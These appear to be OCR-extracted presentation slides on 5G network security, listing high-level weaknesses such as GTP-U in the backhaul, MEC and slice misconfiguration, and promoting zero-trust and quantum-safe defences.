
AN EXAMPLE: HOW A TRANSPORT SLICE WORKS ?



EDGE COMPUTING (MEC)




GTP-U (GENERAL PACKET RADIO SERVICE (GPRS) TUNNELING PROTOCOL – USER PLANE)



5G-BASED NETWORK SECURITY WEAKNESSES

- Expanded Attack Surface (entry points to attack like IoT, SDN, MEC, cloud, API, physical hardware)
- Unfamiliar Protocols & Technologies
- GTP-U in backhaul
- Security Lag vs. Ultra-Low Latency
- Initial Connection Vulnerabilities (RAN)
- Slice Misconfiguration Risks




ARE TRADITIONAL SECURITY MEASURES STILL ENOUGH?

- Most traditional defense systems assume trusted internal zones.
- SDN environments introduce new, dynamic attack surfaces — static rules can’t adapt.
- The device nodes in the edge computing or IoT devices generally have no security are rarely patched / updated.
- Quantum computing can break classical encryptions.

THIS IS WHY WE NEED A **PARADIGM SHIFT** — MORE MODERN AND FUTURE-PROOF METHODS TO SECURE 5G ECOSYSTEMS…


ZERO TRUST SECURITY

- We should never trust anything- not users, devices, or services.




QUANTUM-SAFE NETWORKS

- Robust against quantum computing based attacks.
- Can be used in initial connections (RAN) in 5G networks.

